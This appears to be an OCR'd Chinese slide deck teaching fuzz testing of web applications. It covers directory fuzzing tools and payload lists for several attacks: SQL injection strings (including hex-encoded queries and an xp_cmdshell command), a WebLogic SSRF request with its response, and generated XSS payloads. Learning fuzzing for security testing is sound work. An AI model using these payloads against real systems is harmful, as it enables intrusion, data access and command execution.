Web应用中的模糊测试

somatra

Github：https://github.com/somatrasss

目录

1.模糊测试的原理
2.模糊测试的执行过程
3.模糊测试的应用

模糊测试的原理

模糊测试 （fuzz testing, fuzzing）是一种软件测试技术。其核心思想是自动或半自动的生成随机数据输入到一个程序中，并监视程序异常，如崩溃，断言(assertion)失败，以发现可能的程序错误，比如内存泄漏。

模糊测试的执行过程

1.测试工具通过随机或是半随机的方式生成大量数据；
2.测试工具将生成的数据发送给被测试的系统（输入）；
3.测试工具检测被测系统的状态（如是否能够响应，响应是否正确等）；
4.根据被测系统的状态判断是否存在潜在的安全漏洞。

模糊测试的应用

一、目录fuzz
二、payload bypass
三、参数fuzz（增、删）

Fuzz应用-目录fuzz

一、 目录fuzz


dirsearch

dirbuster
https://sourceforge.net/projects/dirbuster/files/latest/download

wFuzz
https://github.com/xmendez/wfuzz

Fuzz应用-目录fuzz

参数提取
CO2插件



Extract From
https[redacted]30/env

Minimum Word Size to Extract: 3


Maximum Word Size to Extract: 20

☑ Force to Lowercase
☑ Ignore Common Words
☑ Ignore <style> Tag Contents
☑ Ignore <script> Tag Contents
☑ Check Content Type
☑ Ignore Comments


Custom Word List

```
sar
sav
sbin
script
sendOtp
separator
server
session
sftp
share
showSmsCode
showTransCode
slf4j
specification
spool
spring
springframework
spx
sun
sunrsasign
svg
svgz
systemEnvironment
systemProperties
t7z
```


Status:
Words extracted (after filtering): 535



Fuzz应用-目录fuzz




SQL注入fuzz



```
"or "a"="a
')or('a'='a
or 1=1--
'or 1=1--
a'or' 1=1--
"or 1=1--
'or'a'='a
"or"="a'='a
'or''='
'or'='or'
1 or '1'='1'=1
1 or '1'='1' or 1=1
'OR 1=1
"or 1=1
'xor
'or 1=1/*
1'or'1'='1
'
a' or 1=1--
"a"" or 1=1--"
 or a = a
a' or 'a' = 'a
1 or 1=1
a' waitfor delay '0:0:10'--
1 waitfor delay '0:0:10'--
declare @q nvarchar (200) select @q = 0x770061006900740066006F0072002000640065006C00610079002000270030003A0030003A0031003000270000 exec(@q)
declare @s varchar(200) select @s = 0x77616974666F722064656C61792027303A303A31302700 exec(@s)
declare @q nvarchar (200) 0x730065006c00650063007400200040004000760065007200730069006f006e00 exec(@q)
declare @s varchar (200) select @s = 0x73656c65637420404076657273696f6e exec(@s)
a'
?
' or 1=1
ý or 1=1 --
x' AND userid IS NULL; --
x' AND email IS NULL; --
anything' OR 'x'='x
x' AND 1=(SELECT COUNT(*) FROM tabname); --
x' AND members.email IS NULL; --
x' OR full_name LIKE '%Bob%
23 OR 1=1
'; exec master..xp_cmdshell 'ping 172.10.1.255'--
'%20or%20''='
'%20or%20'x'='x
%20or%20x=x
```

Fuzz应用-目录fuzz


ssrf fuzz




aix_etc.txt	2020/12/2 19:00	文本文档	15 KB
centsOS_etc.txt	2020/12/2 19:00	文本文档	48 KB
config.txt	2020/12/2 19:00	文本文档	4 KB
deal_log.py	2020/12/2 19:00	Python File	1 KB
lfi-scanner.txt	2020/12/2 19:00	文本文档	9 KB
linux常见路径.txt	2020/12/2 19:00	文本文档	4 KB
log.txt	2020/12/2 19:00	文本文档	3 KB
proc.txt	2020/12/2 19:00	文本文档	1 KB
ssrf.txt	2020/12/2 19:00	文本文档	23 KB

Fuzz应用-目录fuzz

ssrf fuzz




```
GET
/uddiexplorer/SearchPublicRegistries.jsp?rdoSearch=name&txtSearchname=sdf&txtSear
chkey=&txtSearchfor=&selfor=Business+location&btnSubmit=Search&operator=http://12
7.0.0.1:7001 HTTP/1.1
Host: 192.168.31.134:7001
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:56.0) Gecko/20100101
Firefox/56.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Connection: close
Content-Length: 2
```



```
Taxonomy" >ISO 3166 Geographic Taxonomy</option>

                </select></td>
           </tr>

           <tr><td colspan=4><input type=submit
name=btnSubmit value="Search"></td></tr>
           </form>
           </table>
           <table width=100% cellpadding=5 cellspacing=5
valign=top>


  <p>An error has occurred<BR>
weblogic.uddi.client.structures.exception.XML_SoapExcep
tion: The server at http://127.0.0.1:7001 returned a 404
error code &#40;Not Found&#41;.  Please ensure that your
URL is correct, and the web service has deployed without
error.
           </table>
      </td>
</tr>
</table>
<script language="javascript">

function openWin(name, URL)
```

Fuzz应用-目录fuzz

xss payload fuzz
https://github.com/NytroRST/XSSFuzzer



文件 | D:/tools/DIC/FUZZ/XSSFuzzer-master/XSSFuzzer-master/fuzzer.html
有效载荷
模糊列表
列表
删除
添加
保存
跑步

```
<[TAG] [ATTR]=Something [EVENT]=[SAVE_PAYLOAD] />
```

[标签]
[事件]
[属性]

占位符：

```
img
svg
```

运行模式：打印结果


[SAVE_PAYLOAD]：alert(unescape('[PAYLOAD]'));

输出：

```
<img src=Something onerror=alert(unescape('%3Cimg%20src%3DSomething%20onerror%3D%5BSAVE_PAYLOAD%5D%20/%3E')); />
<img value=Something onerror=alert(unescape('%3Cimg%20value%3DSomething%20onerror%3D%5BSAVE_PAYLOAD%5D%20/%3E')); />
<img src=Something onload=alert(unescape('%3Cimg%20src%3DSomething%20onload%3D%5BSAVE_PAYLOAD%5D%20/%3E')); />
<img value=Something onload=alert(unescape('%3Cimg%20value%3DSomething%20onload%3D%5BSAVE_PAYLOAD%5D%20/%3E')); />
<svg src=Something onerror=alert(unescape('%3Csvg%20src%3DSomething%20onerror%3D%5BSAVE_PAYLOAD%5D%20/%3E')); />
<svg value=Something onerror=alert(unescape('%3Csvg%20value%3DSomething%20onerror%3D%5BSAVE_PAYLOAD%5D%20/%3E')); />
<svg src=Something onload=alert(unescape('%3Csvg%20src%3DSomething%20onload%3D%5BSAVE_PAYLOAD%5D%20/%3E')); />
<svg value=Something onload=alert(unescape('%3Csvg%20value%3DSomething%20onload%3D%5BSAVE_PAYLOAD%5D%20/%3E')); />
```

Fuzz应用-目录fuzz

